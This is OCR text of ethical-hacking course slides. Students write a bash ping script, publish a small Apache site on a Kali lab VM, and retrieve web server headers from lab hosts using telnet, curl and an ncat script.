


```
#!/bin/bash
#
# Ping IP address
#
# Usage: ./png <IPv4 address>

ip=$1

if [ "$ip" == "" ]; then
  echo "IP address is missing, try again."
  exit
fi

ping -c1 $ip > /dev/null
if [ "$?" == 0 ]; then
  echo "$ip
else
  echo "$ip
fi
-- INSERT -
```

Add these lines:

```
if [ "$ip" == "" ]; then
  echo "IP address is missing, try again."
  exit
fi
```

On Opus-II



```
#!/bin/bash
#
# Ping IP address
#
# Usage: ./png <IPv4 address>

ip=$1

if [ "$ip" == "" ]; then
  echo "IP address is missing, try again."
  exit
fi

ping -c1 $ip > /dev/null
if [ "$?" == 0 ]; then
  echo "$ip is ** UP **"
else
  echo "$ip is ** DOWN"
fi
:wq
```

Type **<Esc>:wq<Enter>** *(to write and quit)*

On Opus-II

```
[simben76@opus-ii ~]$ ./png
IP address is missing, try again.
```

That's better!

HTML

HTML
Hyper Text Markup Language


- Created by Tim Berners-Lee.
- First prototyped in 1980.
- Uses "tags" to markup text for use as pages on the World Wide Web.

https://en.wikipedia.org/wiki/HTML

EH-Kali Mini Website

http://10.76.xx.150

/var/www/html/index.html



index.html (/var/www/html) - VIM
File Edit View Search Terminal Help
File Edit View History Bookmarks Tools Help
CIS 76
10.76.5.150


```
<!DOCTYPE html>
<html>
 <head>
  <title>CIS 76</title>
 </head>
 <body>
  <h1>CIS 76</h1>
  <p>Hacking without permission is a crime!</p>
 </body>
</html>

~
                                              1,1           All
```

CIS 76

Hacking without permission is a crime!

EH-Kali Mini Website

http://10.76.xx.150/humans.html




Human Recruiting Center

All humans welcome!

Join us at our next meeting on Minos.

/var/www/html/humans.html



rsimms@oslab:/home/cis76/depot/webpages

```
<!DOCTYPE html>
<html>
 <head>
  <title>Humans Rule</title>
 </head>
 <body>
  <h1>Human Recruiting Center</h1>
  <img src="images/galactica.png" alt="Galactica">
  <!-- credit: https://www.seeklogo.net/wp-content/uploads/
       2013/01/battlestar-galactica-logo-vector.png -->
  <p>All humans welcome!</p>
  <p>Join us at our next meeting on Minos.</p>
 </body>
</html>

                                                   15,0-1        All
```

EH-Kali Mini Website

http://10.76.xx.150/cylons.html

/var/www/html/cylons.html



rsimms@oslab:/home/cis76/depot/webpages

```
<!DOCTYPE html>
<html>
 <head>
  <title>Cylons Rule</title>
 </head>
 <body>
  <h1>Cylon Recruiting Center</h1>
  <img src="images/cylon.gif" alt="Cylon">
  <p>All IoT devices on earth are welcome!</p>
  <!-- credit: https://media.giphy.com/media/
       MzLGnFfhq7gly/giphy.gif -->
  <p>Join us at our next meeting on Caprica 6.</p>
 </body>
</html>

                                                   15,0-1        All
```

Cylon Recruiting Center

All IoT devices on earth are welcome!

Join us at our next meeting on Caprica 6.

Free up Port 80

On your EH-Kali

Check if OpenVAS is still using port 80 (HTTP) and stop it if needed

```
root@eh-kali-05:~# ss -tln
State       Recv-Q Send-Q  Local Address:Port    Peer Address:Port
LISTEN      0      128         127.0.0.1:9390                *:*
LISTEN      0      128         127.0.0.1:9392                *:*
LISTEN      0      128         127.0.0.1:80                  *:*
LISTEN      0      128                 *:22                  *:*
LISTEN      0      128                :::22                 :::*
root@eh-kali-05:~# openvas-stop
Stopping OpenVas Services
root@eh-kali-05:~# ss -tln
State       Recv-Q Send-Q  Local Address:Port    Peer Address:Port
LISTEN      0      128                 *:22                  *:*
LISTEN      0      128                :::22                 :::*
root@eh-kali-05:~#
```

When port 80 is free make a note in the chat window

Make a website on EH-Kali

On your EH-Kali

Install (if needed) then start and verify Apache webserver is running

```
apt-get install apache2    Not needed since already installed
systemctl start apache2
systemctl status apache2
ss -tln   Check for listening on port on 80
```

Publish website

```
cd /var/www/html
scp -r xxxxxx76@opus-ii:/home/cis76/depot/webpages/* .
```

Run Firefox and browse the following URLs


http://localhost
http://localhost/humans.html
http://localhost/cylons.html

When finished type website is up in the chat window

bash

Remember this?

telnet eh-centos 80




```
root@eh-kali-05:~/bin# telnet eh-centos 80
Trying 172.30.10.160...
Connected to eh-centos.cis.cabrillo.edu.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:12:48 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
root@eh-kali-05:~/bin# 
```

Type fast and enter twice before the connection resets!

We are using the telnet command to open a TCP connection to port 80 on a web server and getting the headers.


curl command

curl --head eh-centos



```
root@eh-kali-05:~/bin# curl --head eh-centos
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 02:50:27 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8
```

curl --head localhost




```
root@eh-kali-05:~/bin# curl --head localhost
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 02:55:19 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 22:05:47 GMT
ETag: "9c-53f16c7370c76"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Content-Type: text/html
```

With curl you can get the headers in one command

get-headers example bash script

get-headers.bash




```
#!/bin/bash
#
# Get headers from web server host
#

if [ "$#" = "0" ]; then
  host=localhost
else
  host=$1
fi

echo Probing for headers on $host
echo -e "HEAD / HTTP/1.0\r\n\r\n" | ncat $host 80

exit
```

You could also write a bash script to get web server headers using the ncat command.

get-headers example bash script

